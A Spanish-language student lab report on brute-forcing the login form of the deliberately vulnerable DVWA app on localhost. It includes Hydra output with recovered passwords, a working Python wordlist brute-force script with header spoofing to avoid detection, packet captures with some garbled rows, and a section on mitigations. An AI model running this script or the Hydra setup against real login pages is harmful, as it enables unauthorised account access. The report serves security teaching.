


Figura 15: Inicio ejecución comando Hydra

En su ejecución se visualiza un total de promedio aproximado de 4580 intentos por minuto.




Figura 16: Primer par Hydra

Luego de 11 minutos podemos encontrar nuestro primer par con hydra (Figura 16).

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 71094 login tries (l:578/p:123),
~4444 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/index.php:user
name=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie
: security=low;PHPSESSID=e51101c1e260e8db289b618efde48b5c
[STATUS] 4556.00 tries/min, 4556 tries in 00:01h, 66538 to do in 00:15h, 16 active
[STATUS] 4580.67 tries/min, 13742 tries in 00:03h, 57352 to do in 00:13h, 16 active
[STATUS] 4586.43 tries/min, 32105 tries in 00:07h, 38989 to do in 00:09h, 16 active
[8080][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[STATUS] 4577.83 tries/min, 54934 tries in 00:12h, 16160 to do in 00:04h, 16 active
[8080][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-17 05:23:04
ib@ib-pc1:~$
```

Figura 17: Segundo par Hydra

En un total de 23 minutos se obtiene el segundo par solicitado (Figura 20), logrando la actividad propuesta para hydra.

Pares exitosos:

- **username:** pablo — **password:** letmein
- **username:** admin — **password:** password

2.13. Explicación paquete curl (tráfico)

Para explicar los paquetes, además de la teoría y la estructuración de comandos se utilizará la captura de un paquete generado, este proceso será repetido tanto para cURL como para BurpSuite e Hydra.

De la captura se selecciona el paquete que contiene en el campo info:

GET /vulnerabilities/brute/?username=adminpassword=passwordLogin=Login HTTP/1.1

Este paquete se abre en una nueva ventana y se analizan sus características.




Figura 18: Ventana información extendida del paquete cURL Wireshark

La Figura 18 nos permite ver la información del paquete generado por el cURL. Este mismo procedimiento de abrir una ventana nueva y examinar se realizara para poder analizar los paquetes de BurpSuite y Hydra.

Una vez analizado el tráfico generado por cURL mediante wireshark se destaca su sencillez. En el paquete analizado, la solicitud es una petición GET con parámetros como el username, password y una cookie de sesión. cURL emula el comportamiento de un navegador al incluir encabezados como User-Agent, Accept-Language y Cookie. Esto es crucial para evitar ser detectado como un script automatizado. En el análisis del paquete, observamos que la solicitud se envía al servidor local (127.0.0.1) en el puerto 8080. Las cookies y el User-Agent permiten que el servidor acepte la solicitud como legítima, proporcionando así una respuesta exitosa. El paquete incluye 481 bytes de datos HTTP y encapsula información sobre la solicitud de login a la aplicación vulnerable DVWA.

No.	Time	Source	Destination	Protocol	Length	Info
16	3.134955028	127.0.0.1	127.0.0.1	TCP	60	45932 -> 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2782390791 TSecr=2782390791
17	3.134955901	127.0.0.1	127.0.0.1	TCP	76	8080 -> 45932 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=2782390791 TSecr=2782390791
18	3.135002991	127.0.0.1	127.0.0.1	TCP	60	45932 -> 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2782390791 TSecr=2782390791
19	3.135048900	127.0.0.1	127.0.0.1	HTTP	549	GET /vulnerable/billities/brute/?username=admin&password=password&Login=L ogin HTTP/1.1. Host: 127.0.0.1:8080
20	3.135067529	127.0.0.1	127.0.0.1	TCP	68	8080 -> 45932 [ACK] Seq=1 Ack=482 Win=65024 Len=0 TSval=2782390791 TSecr=2782390791
91	3.137379704	127.0.0.1	127.0.0.1	HTTP	4696	HTTP/1.1 200 OK (text/html)
92	3.137380360	127.0.0.1	127.0.0.1	TCP	60	45932 -> 8080 [ACK] Seq=482 Ack=4629 Win=65536 Len=0 TSval=2782390791 TSecr=2782390791
93	3.137526557	127.0.0.1	127.0.0.1	TCP	60	45932 -> 8080 [FIN, ACK] Seq=482 Ack=4629 Win=65536 Len=0 TSval=2782390791 TSecr=2782390791
100	3.137644597	127.0.0.1	127.0.0.1	TCP	68	8080 -> 45932 [FIN, ACK] Seq=4629 Ack=483 Win=65536 Len=0 TSval=2782390791 TSecr=2782390791
101	3.137653856	127.0.0.1	127.0.0.1	TCP	60	45932 -> 8080 [ACK] Seq=483 Ack=4630 Win=65536 Len=0 TSval=2782390791 TSecr=2782390791

Figura 19: Captura paquetes de cURL correcto con Wireshark

2.14. Explicación paquete burp (tráfico)

El tráfico generado por BurpSuite es más detallado, ya que Burp actúa como un proxy que captura y modifica el tráfico HTTP. En el paquete analizado, se observa una solicitud GET

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

dirigida al mismo endpoint /vulnerabilities/brute, pero con más encabezados detallados como sec-ch-ua y sec-fetch, los cuales proporcionan información sobre la plataforma y el navegador que realiza la solicitud. Esto permite una mayor flexibilidad y personalización de los ataques, como modificar formularios y encabezados antes de enviarlos al servidor. La captura de este tráfico es clave para ataques personalizados, ya que BurpSuite facilita la manipulación y análisis del contenido antes de ser enviado.

No.	Time	Source	Destination	Protocol	Length	Info
41	0.001378402	127.0.0.1	127.0.0.1	HTTP	900	HTTP/1.1 200 OK (text/html)
42	0.001857277	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=francisco&password=alexei&login HTTP/1.1
43	0.002208517	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51084 [ACK] Seq=1768 Ack=833 Min=492 Len=0 Tsv=1278273960 TSecr=2782739605
180	0.012742088	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
189	0.012847234	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=fulgencio&password=alexei&login HTTP/1.1
119	0.01284681	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51084 [ACK] Seq=1768 Ack=833 Min=492 Len=0 Tsv=1278273960 TSecr=2782739605
177	0.020409822	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
178	0.020425511	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=gabriel&password=alexei&login HTTP/1.1
179	0.020446086	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51080 [ACK] Seq=1768 Ack=831 Min=492 Len=0 Tsv=1278273963 TSecr=2782739603
244	0.020454554	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
245	0.020464086	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=genov&password=alexei&login HTTP/1.1
318	0.030684109	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
311	0.030686296	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=genov&password=alexei&login HTTP/1.1
312	0.030686551	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51080 [ACK] Seq=1768 Ack=832 Min=492 Len=0 Tsv=1278273958 TSecr=2782739596
377	0.043404586	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
378	0.04340605	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=gerardo&password=alexei&login HTTP/1.1
379	0.043404841	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51080 [ACK] Seq=1768 Ack=831 Min=492 Len=0 Tsv=1278273958 TSecr=2782739596
440	0.051340318	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
447	0.051338066	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=gerardo&password=alexei&login HTTP/1.1
448	0.05135142	127.0.0.1	127.0.0.1	HTTP	60	8080 -> 51080 [ACK] Seq=1768 Ack=831 Min=492 Len=0 Tsv=1278273915 TSecr=278273915
515	0.051369313	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
516	0.05137055	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=gerardo&password=alexei&login HTTP/1.1
517	0.05141345	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51082 [ACK] Seq=1768 Ack=831 Min=492 Len=0 Tsv=1278273911 TSecr=278273911
584	0.06371250	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
585	0.06371629	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=gerardo&password=alexei&login HTTP/1.1
586	0.06477138	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51080 [ACK] Seq=1768 Ack=830 Min=492 Len=0 Tsv=1278273917 TSecr=278273917
611	0.06743025	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51080 [ACK] Seq=1768 Ack=831 Min=492 Len=0 Tsv=1278273913 TSecr=2782739051
658	0.071820514	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
657	0.071820548	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=lori&password=alexei&login HTTP/1.1
658	0.071844371	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51080 [ACK] Seq=1768 Ack=830 Min=492 Len=0 Tsv=1278273913 TSecr=278273913
723	0.077028332	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)
724	0.07711727	127.0.0.1	127.0.0.1	HTTP	900	GET /vulnerabilities/brute?username=lori&password=alexei&login HTTP/1.1
725	0.07714405	127.0.0.1	127.0.0.1	TCP	60	8080 -> 51084 [ACK] Seq=1768 Ack=833 Min=492 Len=0 Tsv=1278273914 TSecr=278273914
762	0.08055027	127.0.0.1	127.0.0.1	HTTP	1830	HTTP/1.1 200 OK (text/html)

Figura 20: Captura paquetes de BurpSuitePro con Wireshark

2.15. Explicación paquete hydra (tráfico)

Hydra, al ser una herramienta de ataque de fuerza bruta multihilo, genera tráfico más intensivo. En el paquete capturado, cada solicitud GET intenta realizar un login con diferentes combinaciones de usuario y contraseña. Esto se refleja en el tráfico por la gran cantidad de solicitudes enviadas en poco tiempo, con un encabezado User-Agent que identifica el cliente como Hydra. La estructura del paquete es más simple, pero su frecuencia alta y repetitiva lo hacen fácilmente detectable por sistemas de monitoreo. Cada paquete contiene los parámetros de login y la cookie de sesión, lo que permite a Hydra automatizar el proceso de fuerza bruta.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	68	36878 -> 8080 [FIN, ACK] Seq=1 Ack=1 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
2	0.000013795	127.0.0.1	127.0.0.1	TCP	68	8080 -> 36878 [ACK] Seq=1 Ack=2 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
7	0.000126006	127.0.0.1	127.0.0.1	TCP	76	37008 -> 8080 [SYN] Seq=0 Win=0 Len=0 MSS=65536 SACK_PERM=1 Tsv=1278220809 TSecr=278220809
8	0.000135306	127.0.0.1	127.0.0.1	TCP	76	8080 -> 37008 [SYN, ACK] Seq=8 Ack=1 Win=65536 Len=0 MSS=65536 SACK_PERM=1 Tsv=1278220809 TSecr=278220809
9	0.000140518	127.0.0.1	127.0.0.1	TCP	68	8080 -> 8080 [ACK] Seq=1 Ack=1 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
16	0.001165896	127.0.0.1	127.0.0.1	TCP	68	36868 -> 8080 [FIN, ACK] Seq=1 Ack=1 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
17	0.001173884	127.0.0.1	127.0.0.1	TCP	68	8080 -> 36868 [ACK] Seq=1 Ack=2 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
22	0.001368974	127.0.0.1	127.0.0.1	TCP	76	37022 -> 8080 [SYN] Seq=0 Win=0 Len=0 MSS=65536 SACK_PERM=1 Tsv=1278220809 TSecr=278220809
23	0.001266374	127.0.0.1	127.0.0.1	HTTP	240	GET /vulnerabilities/brute/index.php HTTP/1.0
24	0.001266546	127.0.0.1	127.0.0.1	TCP	76	8080 -> 37022 [SYN, ACK] Seq=8 Ack=1 Win=65536 Len=0 MSS=65536 SACK_PERM=1 Tsv=1278220809 TSecr=278220809
25	0.001271207	127.0.0.1	127.0.0.1	TCP	68	37022 -> 8080 [ACK] Seq=1 Ack=1 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
26	0.001271781	127.0.0.1	127.0.0.1	TCP	68	8080 -> 37008 [ACK] Seq=1 Ack=1 Win=65408 Len=0 Tsv=1278220809 TSecr=278220809
27	0.001283638	127.0.0.1	127.0.0.1	HTTP	285	GET /vulnerabilities/brute/index.php?username=dolores&password=advee&log HTTP/1.1
28	0.001286054	127.0.0.1	127.0.0.1	TCP	68	8080 -> 37022 [ACK] Seq=1 Ack=218 Win=65280 Len=0 Tsv=1278220809 TSecr=278220809
82	0.002005131	127.0.0.1	127.0.0.1	TCP	68	36868 -> 8080 [ACK] Seq=1 Ack=1 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
108	0.003197924	127.0.0.1	127.0.0.1	HTTP	4677	HTTP/1.1 200 OK (text/html)
109	0.003203770	127.0.0.1	127.0.0.1	TCP	68	37022 -> 8080 [ACK] Seq=218 Ack=4610 Win=65536 Len=0 Tsv=1278220809 TSecr=278220809
112	0.003214805	127.0.0.1	127.0.0.1	TCP	68	8080 -> 37022 [FIN, ACK] Seq=218 Ack=4610 Win=65536 Len=0 Tsv=1278220809 TSecr=278220809
171	0.003918813	127.0.0.1	127.0.0.1	HTTP	4625	HTTP/1.1 200 OK (text/html)
172	0.003923760	127.0.0.1	127.0.0.1	TCP	68	37008 -> 8080 [ACK] Seq=173 Ack=4558 Win=65536 Len=0 Tsv=1278220809 TSecr=278220809
175	0.003930219	127.0.0.1	127.0.0.1	TCP	68	8080 -> 37008 [FIN, ACK] Seq=408 Ack=173 Min=65536 Len=0 Tsv=1278220809 TSecr=278220809
176	0.003959775	127.0.0.1	127.0.0.1	TCP	68	36884 -> 8080 [FIN, ACK] Seq=1 Ack=1 Win=512 Len=0 Tsv=1278220809 TSecr=278220809
177	0.003968569	127.0.0.1	127.0.0.1	TCP	68	8080 -> 36884 [ACK] Seq=1 Ack=2 Win=512 Len=0 Tsv=1278220809 TSecr=278220809

Figura 21: Captura paquetes de Hydra correcto con Wireshark

2.16. Mención de las diferencias (tráfico)

- **Frecuencia:** Hydra genera tráfico con muchas solicitudes en paralelo, debido a su funcionamiento con threads, mientras que BurpSuite y cURL envían una solicitud a la vez.
- **Detalles de los encabezados:** BurpSuite incluye más detalles en sus encabezados HTTP debido a su enfoque de análisis(captura de un paquete), mientras que cURL y Hydra son más simples, debido a que el usuario que esta creando el ataque debe settear los headers de forma manual.
- **Modificación de datos:** Burp permite modificar los datos de las solicitudes de manera dinámica, mientras que cURL y Hydra siguen un formato más rígido.
- **Detección:** Hydra es el más fácil de detectar debido al gran volumen de tráfico que genera (Figura 21) en comparación con BurpSuite y cURL, aun así es detectable si es que se configura el sistema para la detección del estilo de hydra, lo mismo puede ocurrir con BurpSuite, pero BurpSuite tiene herramientas de dinamismo.

2.17. Detección de SW (tráfico)

El tráfico generado por estas herramientas puede detectarse analizando la frecuencia de solicitudes y los patrones de encabezados HTTP. Hydra es fácilmente identificable por su tráfico masivo y constante, mientras que Burp puede ser detectado por las características de proxy que añade a cada paquete. cURL, al ser más sencillo, es más difícil de identificar, aun asi un cURL por si solo no se considera un ataque de fuerza bruta, a no ser que se automatice con algun script y se envíen multiples cURL, donde, aun así, para evitar este tipo de ataques se tienen herramientas de detección.

2.18. Interacción con el formulario (python)

```
1 import requests
2
3 # URL del formulario de inicio de sesin
4 url = 'http://localhost:8080/vulnerabilities/brute/'
5
6 # Ruta al archivo con las 100 contraseas ms comunes
7 #https://gist.github.com/giper45/414c7adf883f113142c2dde1106c
8 password_file = '/home/jb/Downloads/common_usernames'
9
10 # Ruta al archivo con los nombres de usuario
11 # https://github.com/olea/lemarios/blob/master/nombres-proprios-es.txt
12 users_file = '/home/jb/Downloads/nombres-minusculas.txt'
13
14 # Cabeceras HTTP que simulan un navegador
```

```
15 headers = {
16     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
        KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36',
17     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
        ,*/*;q=0.8',
18     'Accept-Encoding': 'gzip, deflate, br',
19     'Accept-Language': 'en-US,en;q=0.9',
20     'Connection': 'keep-alive',
21     'Referer': url,
22     'Cookie': 'security=low; PHPSESSID=e51101c1e260e8db289b618efde48b5c'
23 }
24
25 # Lista para almacenar los intentos exitosos
26 successful_logins = []
27
28 # Funcin para probar cada usuario/contrasea
29 def attempt_login(username, password):
30     params = {
31         'username': username,
32         'password': password,
33         'Login': 'Login'
34     }
35     response = requests.get(url, headers=headers, params=params)
36
37     if 'Welcome to the password protected area' in response.text:
38         print(f'Inicio de sesin exitoso con {username}:{password}')
39         successful_logins.append((username, password))
40         return True
41     return False
42
43 # Leer el archivo de contraseas y usuarios, y probar cada combinacin usuario/
    contrasea
44 with open(password_file, 'r') as pass_file, open(users_file, 'r') as user_file:
45     passwords = [line.strip() for line in pass_file]
46     users = [line.strip() for line in user_file]
47
48     for password in passwords:
49         for user in users:
50             print(f'Probando con el usuario: {user} y la contrasea: {password}')
51             attempt_login(user, password)
52
53 # Mostrar todos los intentos exitosos al final
54 print('\nHistorial de intentos exitosos:')
55 if successful_logins:
56     for username, password in successful_logins:
57         print(f'Usuario: {username}, Contrasea: {password}')
```

```

58 else:
59     print('No hubo inicios de sesin exitosos.')

```

Bloque 12: Ataque fuerza bruta Python

Para interactuar con el formulario en Python, se utilizó la librería requests. Esta librería permite enviar solicitudes HTTP y manejar cookies, cabeceras, y parámetros del formulario. En este caso, el script carga combinaciones de usuario y contraseña desde archivos y realiza múltiples intentos de inicio de sesión, comparando las respuestas del servidor para determinar si el acceso fue exitoso.

2.19. Cabeceras HTTP (python)

Las cabeceras HTTP son cruciales para hacer que el servidor interprete nuestras solicitudes como legítimas. En el script de Python, se utilizan cabeceras comunes que incluyen User-Agent, Accept, Accept-Encoding, Accept-Language, Connection, y Referer. Estas cabeceras imitan las de un navegador real, asegurando que las solicitudes no sean bloqueadas o identificadas como automatizadas.

2.20. Obtención de al menos 2 pares (python)

```

Probando con el usuario: sale y la contraseña: www-data
Probando con el usuario: sales y la contraseña: www-data
Probando con el usuario: secretar y la contraseña: www-data
Probando con el usuario: sekretar y la contraseña: www-data
Probando con el usuario: support y la contraseña: www-data
Probando con el usuario: test y la contraseña: www-data
Probando con el usuario: testing y la contraseña: www-data
Probando con el usuario: thisisjusttestletter y la contraseña: www-data
Probando con el usuario: trade y la contraseña: www-data
Probando con el usuario: uploader y la contraseña: www-data
Probando con el usuario: user y la contraseña: www-data
Probando con el usuario: webmaster y la contraseña: www-data
Probando con el usuario: www-data y la contraseña: www-data

Historial de intentos exitosos:
Usuario: pablo, Contraseña: letmein
Usuario: admin, Contraseña: password
○ jb@jb-pc1:~/Desktop/Lab2_Cripto$

```

Figura 22: Resultado de ejecución código python

El script de fuerza bruta python de la Figura 22, al final de su ejecución en un tiempo total de 7 minutos se aprecia la obtención de dos combinaciones válidas de usuario y contraseña. Pares exitosos:

- **username:** pablo — **password:** letmein
- **username:** admin — **password:** password

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Resumen tiempos obtenidos

- **BurpSuite:** 4 minutos.
- **cURL:** Milésimas, pero no es válido para ataques de fuerza bruta. Aun así, cURL es una fuente de información útil para configurar parámetros en otras herramientas.
- **Hydra:** 23 minutos (hecho por defecto con 16 threads). Al aumentar la cantidad de threads, los pares de usuario y contraseña encontrados se vuelven incoherentes. Esto puede deberse a limitaciones del servidor DVWA o a la sobrecarga del servidor, que debido a la gran cantidad de solicitudes, no responde correctamente e Hydra asume que una contraseña incorrecta es válida.
- **Python:** 7 minutos.

En teoría, cURL debería ser la herramienta más rápida, ya que solo envía una solicitud a la vez, lo que es ideal para solicitudes individuales pero no está diseñado para ataques de fuerza bruta masivos. Hydra, al utilizar múltiples hilos (16 por defecto), debería haber sido la más eficiente en términos de tiempo, distribuyendo el trabajo entre varios threads y completando el ataque en un menor tiempo. Python, al ser un script personalizado sin optimización multihilo, debería ser más lento que Hydra pero aún más rápido que BurpSuite, debido a que este último tiene un enfoque más detallado y controlado, lo que introduce mayor latencia.

En la práctica, los tiempos obtenidos fueron diferentes a lo esperado. Aunque cURL fue el más rápido en milésimas de segundo, no es adecuado para ataques masivos de fuerza bruta. BurpSuite tomó 4 minutos, lo cual es esperado dado el enfoque y propósito de la herramienta. Python, con 7 minutos, mostró un buen balance entre velocidad y personalización. Sin embargo, Hydra, que debería haber sido el más rápido de todos, resultó con un tiempo total de 23 minutos usando 16 hilos, no mostró mejoras al aumentar a 64 hilos. Al contrario, los resultados se volvieron incoherentes. Algunas posibles explicaciones de por qué ocurrió esto es debido a la sobrecarga del servidor DVWA del contenedor Docker, alguna mala configuración de este contenedor, u simplemente debido a la gran cantidad de combinaciones (71094), pues, con la cantidad de hilos disponibles no fue capaz de manejar el volumen de solicitudes y detección de respuestas efectivamente.

2.22. Demuestra 4 métodos de mitigación (investigación)

- **Limitación de intentos de login:** Implementar un límite en la cantidad de intentos fallidos de inicio de sesión por IP o usuario, bloqueando el acceso temporalmente.
- **CAPTCHA:** Introducir un CAPTCHA después de un cierto número de intentos fallidos, lo que dificulta los ataques automatizados.
- **Autenticación de dos factores (2FA) o mas:** Agregar un segundo factor de autenticación o mas de dos, como un código enviado por SMS o una aplicación, añade una u múltiples capas adicionales de seguridad.
- **Monitoreo de tráfico:** Configurar sistemas de detección de intrusiones para identificar patrones inusuales en el tráfico, como múltiples intentos de inicio de sesión en un corto periodo.

Conclusiones y comentarios

En este laboratorio se pudieron observar las diferencias y ventajas de utilizar herramientas automatizadas como Hydra, BurpSuite, y cURL, en comparación con la creación de un script propio en Python. Cada herramienta tiene sus ventajas y desventajas en términos de control, velocidad, y capacidad de análisis del tráfico. Además, se discutieron diversas formas de mitigar ataques de fuerza bruta, destacando la importancia de implementar medidas de seguridad adicionales para proteger aplicaciones web vulnerables.

El laboratorio tuvo una serie de dificultades, las cuales principalmente se relacionaron al análisis e implementacion de headers correctos y necesarios según la herramienta utilizada.